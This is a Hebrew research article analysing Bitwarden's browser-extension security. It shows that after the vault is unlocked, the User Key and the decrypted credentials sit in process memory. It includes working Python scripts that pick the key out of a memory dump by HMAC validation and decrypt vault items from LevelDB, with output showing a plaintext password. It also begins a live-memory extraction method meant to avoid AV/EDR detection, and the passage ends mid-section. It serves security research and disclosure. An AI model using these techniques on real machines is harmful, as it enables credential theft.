האשליה שבכספת - ניתוח אבטחת מנהלי סיסמאות

מאת רן ורשוור

הקדמה

דמיינו את האירוע הבא, עובד במחלקת הכספים מקבל מייל לכאורה מצוות ה-IT של החברה המבקש ממנו להריץ קובץ מסוים על המחשב שלו. מעתה ואילך נטען בזכרון המכונה קוד זדוני הפועל בצורה חשאית לחלוטין מבלי שהוא אפילו יודע, ואוסף בשיטתיות כל פיסת מידע רגיש הנמצא על המכונה.

בתחקור של האירוע העובד עונה לכם בבטחון: *"הסיסמאות שלי מוגנות בתוך כספת של מנהל סיסמאות, הכל בסדר"*. זוהי בדיוק הנחת היסוד שמאמר זה בא לבחון.

מנהלי סיסמאות הם כלי מצוין לניהול סודות ארגוניים אך כמו כל כלי הם פועלים תחת מודל איומים מוגדר, הם מגנים על הסיסמאות מפני מתקפות פישינג ומתריעים ברגע שנמצאה סיסמה בדלף מידע. אך אין כאן שום הבטחה שהסודות המאוחסנים בהם מוגנים מפני תוקף בעל יכולת הרצת קוד על המכונה, ולא מעט אנשי מקצוע אינם מודעים להבחנה זו.

מהי ה"כספת"?

המונח "כספת" שמנהלי סיסמאות נוטים להשתמש בו הוא בעיקר מטאפורה שיווקית. הכספת בבסיסה היא בלוב של מידע מוצפן בצורת קובץ או רשומה על הדיסק, המכילה את כל הסיסמאות והפתקים הסודיים של המשתמש. ההצפנה של 1Password מתבצעת בעזרת AES-256-GCM ובעוד ש-Bitwarden משתמשת ב-AES-256-CBC, שניהם אלגוריתמי הצפנה סימטרית מודרניים כך שהכספת שיושבת על הדיסק אינה נקודת התורפה.

בניגוד למה שאפשר להניח, מפתח ההצפנה אינו הסיסמה שהמשתמש מקליד ב-UI של התוסף. מפתח AES-256 צריך להיות בדיוק 256 ביטים של אנטרופיה אמיתית, ורוב הסיסמאות כמובן - אינן עומדות בדרישה הזו. במקום זאת, הסיסמה משמשת כחומר גלם לפונקציית KDF (Key Derivation Function) שמייצרת ממנה מפתח סימטרי בעל האורך הנדרש, בשילוב עם ערך salt ייחודי למשתמש.

כאן טמון הבדל ארכיטקטוני מהותי בין שני המוצרים, Bitwarden גוזרת את המפתח מהסיסמה ומ-salt שבברירת המחדל היא כתובת המייל של המשתמש. ו-1Password משתמשת בסוד נוסף הנקרא Secret Key, מחרוזת אקראית בת 128 ביט הנוצרת על המכשיר בעת יצירת החשבון ואינה מגיעה לשרתי הספק לעולם. המשמעות היא שגם תוקף שהצליח לנחש את סיסמת המשתמש אינו יכול לפענח את הכספת ללא ה-Secret Key, מה שמהווה הגנה משמעותית מפני מתקפות brute force המתבצעות מחוץ למכשיר.

נקודה שמעטים מודעים לה היא ששינוי סיסמת המשתמש אינו גורם להצפנה מחדש של כל תוכן הכספת. שני המוצרים משתמשים בשיטה הנקראת Key Wrapping. במקום להצפין את נתוני הכספת ישירות עם המפתח הנגזר מהסיסמה, קיים מפתח ביניים אקראי לחלוטין הנקרא User Key שמצפין את תוכן הכספת בפועל. המפתח הנגזר מהסיסמה מצפין רק את ה-User Key הזה ולא את תוכן הכספת עצמו.

ה-User Key הוא ערך אקראי בן 512 ביט שנוצר פעם אחת בלבד בעת יצירת הכספת. הוא אינו קשור לסיסמה, לא נגזר ממנה, ולא משתנה כשהסיסמה משתנה. הוא מאוחסן על הדיסק במצב מוצפן, עטוף על ידי המפתח הנגזר. זרימת הפענוח שונה בין שני המוצרים:

```
Bitwarden:
Master Password + Email -> KDF -> Master Key -> User Key (decrypted) -> Cipher
Keys -> Vault Contents (in memory)

1Password:
Account Password + Secret Key -> KDF -> AUK -> Symmetric Key (decrypted) ->
Vault Contents (decrypted in browser memory)
```


כשמשתמש משנה את הסיסמה, ה-AUK מחושב מחדש מהסיסמה החדשה וה-Secret Key הקיים, וה-Symmetric Key נעטף מחדש תחתיו, אך תוכן הכספת נשאר ללא שינוי. רק העטיפה החיצונית השתנתה.

המשמעות הפרקטית לענייננו היא שה-Symmetric Key הוא המפתח הקבוע במערכת כולה משמע תוקף שהצליח לחלץ אותו מהזיכרון בזמן שהכספת פתוחה מחזיק בגישה מלאה לתוכן הכספת, ושינוי הסיסמה לאחר מכן לא יועיל דבר.

מבחינה פורנזית, ה-LevelDB של התוסף יאוחסן תמיד תחת אותו הנתיב:

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Extension
Settings\nngceckbapebfimnlniiiahkandclblb\
```

כפי שניתן לראות בגרף האנטרופיה, רוב הקובץ מוצפן לחלוטין, למעט אזור מצומצם של מטא-דאטה בטקסט גלוי. תוכן הכספת עצמו אינו נמצא כאן כלל:



ניתוח הקוד של Bitwarden

מכיוון ש-Bitwarden הוא פרויקט קוד פתוח, נוכל לבחון בדיוק איך הוא מנהל את מפתחות ההצפנה בזמן ריצה. הקובץ background.js שבתיקיית התוסף מכיל את כלל הלוגיקה של Bitwarden, ארוז כקובץ JavaScript יחיד בגודל 3.2MB. המחלקה המרכזית האחראית על ניהול מפתח ההצפנה נמצאת בנתיב:

```
libs/common/src/platform/models/domain/symmetric-crypto-key.ts
```

והיא נראית כך:

```
10  export type Aes256CbcHmacKey = {
11    type: EncryptionType.AesCbc256_HmacSha256_B64;
12    encryptionKey: Uint8Array;
13    authenticationKey: Uint8Array;
14  };
```

```
40    constructor(key: Uint8Array) {
41      if (key == null) {
42        throw new Error("Must provide key");
43      }
44
45      if (key.byteLength === 32) {
46        this.innerKey = {
47          type: EncryptionType.AesCbc256_B64,
48          encryptionKey: key,
49        };
50        this.keyB64 = this.toBase64();
51      } else if (key.byteLength === 64) {
52        this.innerKey = {
53          type: EncryptionType.AesCbc256_HmacSha256_B64,
54          encryptionKey: key.slice(0, 32),
55          authenticationKey: key.slice(32),
56        };
57        this.keyB64 = this.toBase64();
58      } else if (key.byteLength > 64) {
59        this.innerKey = {
60          type: EncryptionType.CoseEncrypt0,
61          encryptionKey: key,
62        };
63        this.keyB64 = this.toBase64();
64      } else {
65        throw new Error(`Unsupported encType/key length ${key.byteLength}`);
66      }
67    }
```

[libs/common/src/platform/models/domain/symmetric-crypto-key.ts]

המחלקה SymmetricCryptoKey מקבלת buffer של 64 בתים ומפצלת אותו לשניים: 32 הבתים הראשונים הם מפתח ה-AES-256 לצורך הצפנה, ו-32 הבתים האחרונים הם מפתח ה-HMAC-SHA256 שאיתו מתבצע האימות. כשנציץ לזכרון בהמשך המאמר נוכל לראות את שניהם יושבים בתור ArrayBuffer בתוך הזכרון של התהליך.

יצירת ה-User Key מתבצעת בקובץ libs/key-management/src/key.service.ts:

```
187   async makeUserKey(masterKey: MasterKey): Promise<[UserKey, EncString]> {
188     if (!masterKey) {
189       throw new Error("MasterKey is required");
190     }
191
192     await SdkLoadService.Ready;
193     const newUserKey = SymmetricCryptoKey.fromSdk(PureCrypto.make_aes256_cbc_hmac_key());
194     return this.buildProtectedSymmetricKey(masterKey, newUserKey);
195   }
```

המפתח נוצר כמפתח AES-256-CBC + HMAC אקראי דרך ה-SDK ומיד נעטף על ידי ה-Master Key. תיעוד הארכיטקטורה של Bitwarden מציין במפורש:

"Never store master keys or unencrypted user keys persistently. Keys should only exist in memory during active sessions".

ההיררכיה הרלוונטית לענייננו היא פשוטה: ה-Master Key, הנגזר מהסיסמה, עוטף את ה-User Key. ה-User Key הוא המפתח שמצפין בפועל את תוכן הכספת, והוא זה שיושב בזיכרון לאורך כל הסשן. מפתחות נוספים קיימים במערכת (כגון מפתחות ייעודיים לכל פריט ולקבצים מצורפים), אך כולם נגזרים בסופו של דבר מה-User Key כלומר במילים פשוטות מי שמחזיק ב-User Key מחזיק בכל.

איך דפדפן בנוי, ולמה זה משנה


דפדפנים מוקדמים רצו כתהליך יחיד לכך היו שתי בעיות קשות. יציבות, במודל הישן שבו כל הטאבים חולקים את אותו מרחב בתהליך יחיד קריסה של טאב בודד גרמה לנפילה של כל הדפדפן. שנית, וחשוב יותר לענייננו, קוד זדוני בעמוד אחד יכל לקרוא את הזיכרון של עמוד אחר כולל סשנים ופרטים רגישים.

הפתרון של Chrome היה בידוד תהליכים (Process Isolation), כלומר במקום תהליך יחיד Chrome מריץ מערך שלם של תהליכי מערכת הפעלה נפרדים, כל אחד עם תפקיד מוגדר.

ישנם שני סוגי תהליכים שחשובים לנו:

- ה-Browser Process הוא התהליך המרכזי והמורשה. הוא מנהל את ממשק המשתמש, את הגישה לדיסק, את הרשת, ומתאם את כל שאר התהליכים. זהו התהליך היחיד עם גישה מלאה למערכת ההפעלה.
- תהליכי ה-Renderer הם המקום שבו קוד של דפי אינטרנט או תוסף רץ בפועל. כל טאב מקבל תהליך renderer משלו, וכך גם ה-background service worker של כל תוסף. תהליכי ה-renderer פועלים

בתוך sandbox כלומר הם אינם יכולים לגשת ישירות לדיסק או לרשת. כשהם צריכים משאב כזה, הם מבקשים מה-Browser Process לבצע זאת עבורם.



הנקודה הקריטית שאליה נחזור בהמשך, נמצאת בחצי התחתון של התרשים: ה-sandbox פונה כלפי מטה. הוא נועד להכיל renderer שנפרץ ולמנוע ממנו לפגוע בשאר המערכת, הוא אינו נועד להגן על renderer תקין מפני תהליך חיצוני שקורא את זיכרונו.


Blink, V8, Renderer

בתוך כל תהליך renderer פועלים שני מנועים מרכזיים. הראשון הוא Blink, מנוע הרינדור, שאחראי על פענוח ה-HTML, בניית ה-DOM, ופריסת העמוד. השני, והרלוונטי לנו הוא V8 מנוע ה-JavaScript של Chrome. V8 הוא מה שמריץ בפועל את קוד ה-JavaScript של התוסף, הוא ממיר את ה-JavaScript לקוד מכונה ומנהל את כל הזיכרון שבו כל האובייקטים חיים. כלומר כשקוד Bitwarden יוצר משתנה, אובייקט, או מערך מסוים, V8 הוא זה שמקצה עבורו מקום בזיכרון.

כל אובייקט JavaScript שנוצר בזמן ריצה חי באזור זיכרון שנקרא ה-V8 Heap, הדפדפן לא מאחסן את האובייקטים בצורה שטוחה כמו struct ב-C אלא הוא משתמש במודל אובייקטים פנימי שבו כל אובייקט

מכיל Map Pointer המתאר את הטיפוס שלו, והפוינטרים עצמם דחוסים ל-offsets בני 32 ביט בתוך אזור בגודל 4GB הנקרא Heap Cage.


אולם יש חריג אחד קריטי שהוא buffers של בתים גולמיים. כשקוד JavaScript מקצה ArrayBuffer, V8 מקצה עבורו אזור זיכרון רציף לחלוטין של בתים אחד אחרי השני. כפי שראינו בקוד המקור, ה-SymmetricCryptoKey של Bitwarden מחזיק את המפתח בשני Uint8Array של 32 בתים כל אחד:




חילוץ המפתח

נותרה שאלה פרקטית אחת שהיא איך מבין עשרות תהליכי הדפדפן הפתוחים, איזה מהם מחזיק את ה-heap של Bitwarden? הציפייה הטבעית היא שהארגומנטים בשורת הפקודה של התהליך תיתן את התשובה, מאחר ותהליכי renderer של תוספים כוללים את הדגל --extension-process. בפועל שורת הפקודה לא כוללת את ה-ID הספציפי של התוסף, ומספר תהליכים מסומנים באותו הדגל בדיוק ללא שום דרך להבחין ביניהם ברמה הזו בלבד.

כדי לפתור זאת בדקנו אילו handles מחזיק כל תהליך. תהליך ה-Browser Process הוא זה שמחזיק handles פתוחים לקבצי ה-LOG וה-MANIFEST תחת תיקיית ה-LevelDB שבדקנו קודם, זאת מכיוון שתהליכי renderer מבודדים ואינם יכולים לגשת ישירות לדיסק. כל פעולת קריאה או כתיבה בפועל מתבצעת על ידי תהליך ה-Browser Process מטעם ה-renderer, דרך IPC. את הבדיקה ביצענו באמצעות Process Explorer, בעזרת חיפוש Handle or DLL substring:



חשוב להשתמש ב-Full Dump ולא ב-Mini Dump משום שהמיני שומר תמונת מצב של המחסניות ושל הרגיסטרים ברגע הדאמפ, ולא כולל את ה-heap שבו חיים אובייקטים כמו ה-SymmetricCryptoKey. דאמפ מלא שומר תמונת מצב מלאה של זכרון התהליך, כולל ה-heap במלואו:



לאחר שיש בידינו דאמפ מלא, השלב הבא הוא איתור ה-User Key בתוכו. מפתח בגודל 64 בתים, המכיל AES key ו-HMAC key בני 32 בתים כל אחד, יופיע בזיכרון גם כמחרוזת base64 באורך קבוע של 88 תווים, בהתאם לצורת הסריאליזציה שראינו בקוד המקור. אך חיפוש כזה מעלה בעיה, הדאמפ מכיל מאות מחרוזות בגודל תואם ואין דרך לדעת מראש איזו מהן היא המפתח האמיתי. כדי לבחור ביניהן דרושה דרך לאמת כל מועמד, ולשם כך דרוש נתון מוצפן ידוע.

הכספת המוצפנת אינה נמצאת בדאמפ, אלא מאוחסנת בנפרד על הדיסק, תחת תיקיית ה-LevelDB של התוסף שבדקנו קודם. שני המקורות, הדאמפ והדיסק, עצמאיים לחלוטין זה מזה כלומר ה-User Key קיים רק בזיכרון כל עוד הכספת פתוחה ואינו נכתב לדיסק בשום צורה, ואילו הכספת המוצפנת קיימת על הדיסק ללא כל תלות בכך שהתהליך עדיין רץ.

קריאת ה-LevelDB מתבצעת באמצעות plyvel, ספרייה הקוראת את הפורמט האמיתי של המסד:

```
import plyvel, sys

db = plyvel.DB(sys.argv[1], create_if_missing=False)

for key, value in db:
    k = key.decode("utf-8", errors="replace")
    v = value.decode("utf-8", errors="replace")
    if "cipher" in k.lower() or "userkey" in k.lower() or "account" in k.lower():
        print("KEY:", k)
        print("VAL:", v[:500])
        print()

db.close()
```

הקריאה הזו נותנת לנו בבת אחת שני דברים: את נתון האימות שאנחנו זקוקים לו ואת הכספת המוצפנת המלאה שנפענח בהמשך, נתון האימות הוא רשומת ה-private_key של החשבון:

```
KEY: user_96263c8f-f9e9-4881-a799-b4810108caa1_crypto_accountCryptographicState
VAL:
{"__json__":true,"value":"{\"V1\":{\"private_key\":\"2.CoT446AFnl2cU7AkPxwcwQ==|Jimixlv
9v8mN……”}}}
```

זהו מפתח RSA המוצפן ישירות תחת ה-User Key, ובעזרתו כל מפתח פוטנציאלי ניתן לבדיקה ישירות מולו באמצעות חישוב HMAC-SHA256 והשוואה ל-MAC המאוחסן. תוקף אמיתי אינו יודע מראש איזו מחרוזת בזיכרון היא המפתח הנכון אך אינו זקוק לכך משום שברגע שהוא מחזיק בכספת המוצפנת, הוא יכול להריץ את בדיקת האימות הזו כנגד כל מועמד, בדיקה זולה חישובית וחד-משמעית, שמפתח שגוי נכשל בה מיידית ומפתח נכון מאשר את עצמו קריפטוגרפית. בדיקת כל היסט אפשרי בזיכרון הייתה איטית מדי, ולכן צמצמנו את החיפוש רק למחרוזות שמורכבות בדיוק מ-88 תווים בפורמט base64, האורך המתאים למפתח מקודד:

```python
import base64, hmac, hashlib
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

t = "2.CoT446AFnl2cU7AkPxwcwQ==|Jimixlv9v8mN1JY22TgdTcr3jIMGf9O38Xc2EZJNavc418URlk31pdiusl
body=t.split(".",1)[1]
iv_b64,ct_b64,mac_b64=body.split("|")
iv=base64.b64decode(iv_b64); ct=base64.b64decode(ct_b64); mac=base64.b64decode(mac_b64)
msg=iv+ct

cands = [l.strip() for l in open("b64keys.txt") if l.strip()]
print(f"testing {len(cands)} base64 candidates")

def check(full):
    if len(full)≠64: return None
    enc, mack = full[:32], full[32:]
    if hmac.new(mack, msg, hashlib.sha256).digest()==mac:
        return (enc, mack)
    return None

for c in cands:
    try:
        raw = base64.b64decode(c)
    except Exception:
        continue
    r = check(raw)
    if r:
        print("MATCH b64:", c)
        print("enc_key:", r[0].hex())
        print("mac_key:", r[1].hex())
        cph = Cipher(algorithms.AES(r[0]), modes.CBC(iv)).decryptor()
        pt = cph.update(ct)+cph.finalize()
        print("decrypted private key bytes:", len(pt))
        break
else:
    print("no 64-byte base64 candidate matched")
```

מתוך 344 מועמדים, אחד בלבד עמד באימות ה-MAC, וה-enc_key שלו פענח את ה-private_key המוצפן ל-1232 בתים תקינים. זוהי הוכחה קריפטוגרפית שהמפתח שנמצא הוא אכן ה-User Key:

```
testing 344 base64 candidates
MATCH b64:
a7ymau7o/FdRsE5kAa9StTjvekGcs1h07qv7TgzLowuydmYCdzTPsVF8CX+JI/cjzRHOkIIYafrBL2vaksfpNQ=
=
enc_key: 6bbca66aeee8fc5751b04e6401af52b538ef7a419cb35874eeabfb4e0ccba30b
mac_key: b27666027734cfb1517c097f8923f723cd11ce90821869fac12f6bda92c7e935
decrypted private key bytes: 1232
```

כעת נזכיר את הארכיטקטורה, ה-User Key אינו מצפין ישירות את תוכן הפריטים בכספת אלא לכל פריט קיים Cipher Key ייעודי משלו, המוצפן תחת ה-User Key ומאוחסן בשדה key של הפריט. הפענוח לכן הוא דו-שלבי: תחילה יש לפענח את ה-Cipher Key של הפריט הספציפי באמצעות ה-User Key, ולאחר מכן להשתמש ב-Cipher Key הזה כדי לפענח את שדות הפריט עצמו.

הסקריפט הבא מממש את שני השלבים ומפענח את הפריטים מתוך ה-LevelDB:

```python
import sys, json, base64, hmac, hashlib, plyvel
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

user_enc = bytes.fromhex("6bbca66aeee8fc5751b04e6401af52b538ef7a419cb35874eeabfb4e0ccba30b")
user_mac = bytes.fromhex("b27666027734cfb1517c097f8923f723cd11ce90821869fac12f6bda92c7e935")

def decrypt(s, k, m):
    if not s:
        return None
    iv, ct, mac = (base64.b64decode(x) for x in s[2:].split("|"))
    assert hmac.compare_digest(hmac.new(m, iv + ct, hashlib.sha256).digest(), mac)
    d = Cipher(algorithms.AES(k), modes.CBC(iv)).decryptor()
    raw = d.update(ct) + d.finalize()
    return raw[:-raw[-1]]

def decrypt_str(s, k, m):
    v = decrypt(s, k, m)
    return v.decode("utf-8") if v else None

db = plyvel.DB(sys.argv[1], create_if_missing=False)
ciphers = {}
for key, value in db:
    if key.decode().endswith("_ciphers_ciphers"):
        ciphers = json.loads(json.loads(value.decode())["value"])
db.close()

for item_id, item in ciphers.items():
    ck = decrypt(item["key"], user_enc, user_mac)
    enc_key, mac_key = ck[:32], ck[32:]
    login = item.get("login") or {}
    uris = login.get("uris") or []
    result = {
        "id": item_id,
        "name": decrypt_str(item.get("name"), enc_key, mac_key),
        "username": decrypt_str(login.get("username"), enc_key, mac_key),
        "password": decrypt_str(login.get("password"), enc_key, mac_key),
        "uri": decrypt_str(uris[0]["uri"], enc_key, mac_key) if uris else None,
    }
    print(json.dumps(result, ensure_ascii=False))
```

הרצתו מניבה את הפלט הבא, הכולל את שם הפריט, שם המשתמש והסיסמה בטקסט גלוי לחלוטין:

```
{"id": "2521930d-0c56-4a64-afce-b481010920a8", "name": "example.com",
"username": "Username", "password": "StrongPassword123"}
```

בשום שלב במתקפה זו לא נדרשה סיסמת המשתמש, ולא בוצעו ניסיונות brute-force מכל סוג. כל תוקף בעל גישה למכונה ארגונית מסוגל לבצע dump של תהליך הדפדפן ולהעתיק את הכספת המוצפנת מהדיסק אל המכונה האישית שלו, ומשם לפענח את סיסמאות המשתמש שלב אחר שלב הרחק מהמכונה המקורית ומכל אפשרות זיהוי בזמן אמת.

זוהי הגישה הראשונה מבין שתיים מרכזיות שנעבור עליהן במאמר זה, הגישה השנייה מתרכזת בשליפה של סודות הכספת ישירות מתוך זכרון התהליך תוך כדי הימנעות מגילוי ע"י מערכות AV/EDR.

תקיפת זיכרון ישירה

כאשר המשתמש פותח את הכספת, Bitwarden מפענח את כלל פריטי הכספת ומאחסן אותם בזיכרון בתור אובייקטים של JavaScript הנקראים CipherView. מצב זה מתועד בקובץ ההגדרות הפנימי של Bitwarden עצמו:

```
{'state': 'crypto', 'key': 'userKey', 'location': 'memory'}
{'state': 'masterPassword', 'key': 'masterKey', 'location': 'memory'}
{'state': 'ciphersMemory', 'key': 'decryptedCiphers', 'location': 'memory-
large-object'}
```

משמעות הדבר היא שהנתונים המפוענחים אינם כתובים לדיסק בשום נקודה, אך הם קיימים בזיכרון לכל אורך הסשן כל עוד הכספת פתוחה.

כפי שראינו לפני כן ה-sandbox של Chrome פונה כלפי מטה, הוא נועד להכיל תהליכי renderer שנפרצו ולמנוע מהם לפגוע בשאר המערכת, לא להגן על תהליכים בריאים מפני קריאה מבחוץ. כל תוקף בעל הרצת קוד על המכונה ברמת המשתמש נמצא מעל גבול ה-sandbox לחלוטין, ויכול לפתוח handle לתהליך הדפדפן ולקרוא את זיכרונו ללא כל מחסום.

כיצד V8 מאחסן מחרוזות

כדי לבצע סריקה על זכרון התהליך חשוב להבין כיצד V8 מאחסן מחרוזות, הוא משתמש בשתי ייצוגים אפשריים לכל מחרוזת:

- SeqOneByteString - אחסון בבית אחד לתו, המקביל ל-Latin1/ASCII. מחרוזת המכילה תווים בלבד מתחום ASCII תאוחסן לרוב בפורמט זה.
- SeqTwoByteString - אחסון בשני בתים לתו, המקביל ל-UTF-16LE. מחרוזות שעברו עיבוד מסוים, כגון JSON parsing או concatenation, עשויות להיות מאוחסנות בפורמט זה גם אם תוכנן ASCII טהור.

מחרוזות ב-V8 הן immutable ומנוהלות על ידי garbage collector, כך שהבתים עשויים להישאר בזיכרון זמן בלתי מוגדר לאחר השימוש. כלי סריקה סטנדרטי כמו strings סורק בברירת מחדל אחר מחרוזות ASCII בלבד ויפספס כל מחרוזת המאוחסנת בפורמט UTF-16LE.

סתירת המודל המוצהר

ה-FAQ הרשמי של Bitwarden מתאר את מודל זיכרון הסיסמאות שלו בשני מקורות רשמיים(לפחות ממה שהצלחתי למצוא):


"We do our best to ensure that any data that may be in memory for the application to function is only held in memory for as long as you need it."

"The DomainService exposes either an Observable which contains the decrypted views, or by having a promise based method to decrypt it."


המשמעות היא ש-CipherView אמור להיווצר לפי דרישה רק כאשר קוד זקוק לו, ולא מראש עבור כל הכספת.

אבל המציאות שונה. LocalBackedMemoryStorageService, הוא מנגנון שמירת מצב שנועד לשרוד הפעלות מחדש של Service Worker קצרות-מועד. בפועל, מנגנון זה גורם לכך שכלל פריטי הכספת המפוענחים נשמרים ב-blob יחיד decryptedCiphers מיד עם פתיחת הכספת, ללא שום קשר לאיזה פריטים המשתמש ביקש לגשת אליהם.

לצורכי דיבוג נוכל בקלות לאתר את התהליך של Bitwarden ע"י שימוש במנהל תהליכים המובנה בדפדפן Brave (shift + esc):




לאחר זיהוי ה-PID, נפתח את התהליך ב-x64dbg ונחפש לאורך כל מרחב כתובות הזכרון את הסיסמה המאובטחת והידועה מראש שלנו - "SuperSecretPassword!":




על פניו אנחנו מוצגים עם מספר רב של אזורי זיכרון בהם המחרוזת גלויה, אך ממבט חטוף בכתובות אפשר לחלק אותן לשתי קבוצות על פי ה-prefix של הכתובת, 0x0001B7 ו-0x000350 (חשוב לציין שזה אינו קבוע בין בגלל מנגנון ASLR).

